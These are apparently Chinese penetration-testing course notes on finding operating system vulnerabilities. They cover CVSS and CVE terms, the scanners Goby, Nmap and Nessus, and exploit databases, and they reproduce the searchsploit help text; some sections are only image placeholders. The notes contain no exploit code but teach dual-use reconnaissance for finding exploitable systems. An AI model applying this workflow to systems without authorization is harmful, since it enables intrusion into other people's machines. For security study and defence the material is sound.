


# Day42 漏洞发现-操作系统之漏洞探针类型利用修复



## 42.1 相关名词解释

### CSVV:

- CVSS (Common Vulnerability Scoring System)
  - CVSS是安全内容自动化协议 (SCAP) 的一部分
  - 通常CVSS与CVE一同由美国国家漏洞库 (NVD) 发布并保持数据的更新
  - 分值范围: 0 —— 10
  - 不同机构按CVSS分值定义威胁的中、高、低威胁级别
  - CVSS体现弱点的风险, 威胁级别 (severity) 表示弱点风险对企业的影响程度
  - CVSS分值是工业标准, 但威胁级别不是

### CVE:

- CVE (Common Vulnerabilities and Exposures)
  - 已公开的信息安全漏洞字典, 统一的漏洞编号标准
  - MITRE公司负责维护 (非盈利机构)
  - 扫描器的大部分扫描项都对应一个CVE编号
  - 实现不同厂商之间信息交换的统一标准
- CVE发布流程
  - 发现漏洞
  - CAN负责指定CVE ID
  - 发布到CVE List —— CVE-2008-4250



1 exp: 利用

2 poc: 验证

## 42.2 漏洞发现-操作系统之漏洞探针类型利用修复



- 1 角色扮演: 操作系统权限的获取会造成服务器上安全问题
- 2 漏扫工具: Goby, Nmap, Nessus, Openvas, Nexpose等
- 3 漏洞类型: 权限提升, 缓冲器溢出, 远程代码执行, 未知Bug等
- 4 漏洞利用: 工具框架集成类, 漏洞公布平台库类, 复现文章参考等
- 5 漏洞修复: 打上漏洞补丁, 关闭对应入门点, 加入防护软件硬件等



- 1 漏洞公布平台库：
- 2 <https://fr.0day.today/>
- 3 <https://www.cnvd.org.cn/>
- 4 <https://www.seebug.org/>
- 5 <https://www.exploit-db.com/>

---

## 42.3 知识点后续补充

### 1.系统漏洞发现意义？



- 1 操作系统的漏洞将直接影响目标服务器的安全性。

### 2.漏洞类型危害情况？



- 1 漏洞类型多样，不同漏洞利用条件不同。例如：提权漏洞的前提条件是已经拿到低权限，而一些其他漏洞不需要前提条件直接获取信息。
- 2 类型：
- 3 远程执行
- 4 权限提升
- 5 缓冲区溢出

### 3.如何做好未卜先知？




- 1 需要经验累积。
-


## 42.4 工具的使用

### 42.4.1 Goby使用

- 1 goby下载: <https://cn.gobies.org/>
- 2 goby的官方文档: <https://cn.gobies.org/docs.html>


打开忍者操作系统，查看goby:






## 42.4.2 NMAP使用

Nmap --script=vuln 默认 nse 插件(默认nse目录路径):






开始扫描:





- 1 Nmap--vulscan库 vulners库 调用第三方库探针
- 2 说明文档:  
<https://www.cnblogs.com/shwang/p/12623669.html>

## 42.4.3 Nessus使用







## 42.5 漏洞利用

### 42.5.1 工具Searchsploit

- 1 搜索bug下载链接: <https://github.com/offensive-security/exploitdb>



```

Usage: searchsploit [options] term1 [term2] ... [termN] =====
Examples
=====
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446 searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/" For more examples, see the manual: h
https://www.exploit-db.com/searchsploit/ =====
Options
=====
-c, --case [Term]      区分大小写(默认不区分大小写)
-e, --exact [Term]     对exploit标题进行EXACT匹配(默认为 AND) [Implies "-t"].
-h, --help
-j, --json [Term]      以JSON格式显示结果
-m, --mirror [EDB-ID]  把一个exp拷贝到当前工作目录,参数后加目标id
-o, --overflow [Term]  Exploit标题被允许溢出其列
-p, --path [EDB-ID]    显示漏洞利用的完整路径(如果可能, 还将路径复制到剪贴板), 后面跟漏洞ID号
-t, --title [Term]     仅仅搜索漏洞标题(默认是标题和文件的路径)
-u, --update
-w, --www [Term]       显示Exploit-DB.com的URL而不是本地路径(在线搜索)
-x, --examine [EDB-ID] 使用$PAGER检查(副本)Exp
    --colour           搜索结果不高亮显示关键词
    --id               显示EDB-ID
    --nmap [file.xml]  使用服务版本检查Nmap XML输出中的所有结果(例如: nmap -sV -oX file.xml)
                        使用"-v"(详细)来尝试更多的组合
    --exclude="term"  从结果中删除值。通过使用"|"分隔多个值
                        例如--exclude="term1 | term2 | term3"。

=====
Notes
=====
* 你可以使用任意数量的搜索词。
* Search terms are not case-sensitive (by default), and ordering is irrelevant.
* 搜索术语不区分大小写(默认情况下), 而排序则无关紧要。
* 如果你想用精确的匹配来过滤结果, 请使用 -e 参数
* 使用 ' - t '将文件的路径排除, 以过滤搜索结果
* 删除误报(特别是在搜索使用数字时 - i.e. 版本)。
* 当更新或显示帮助时, 搜索项将被忽略。

```

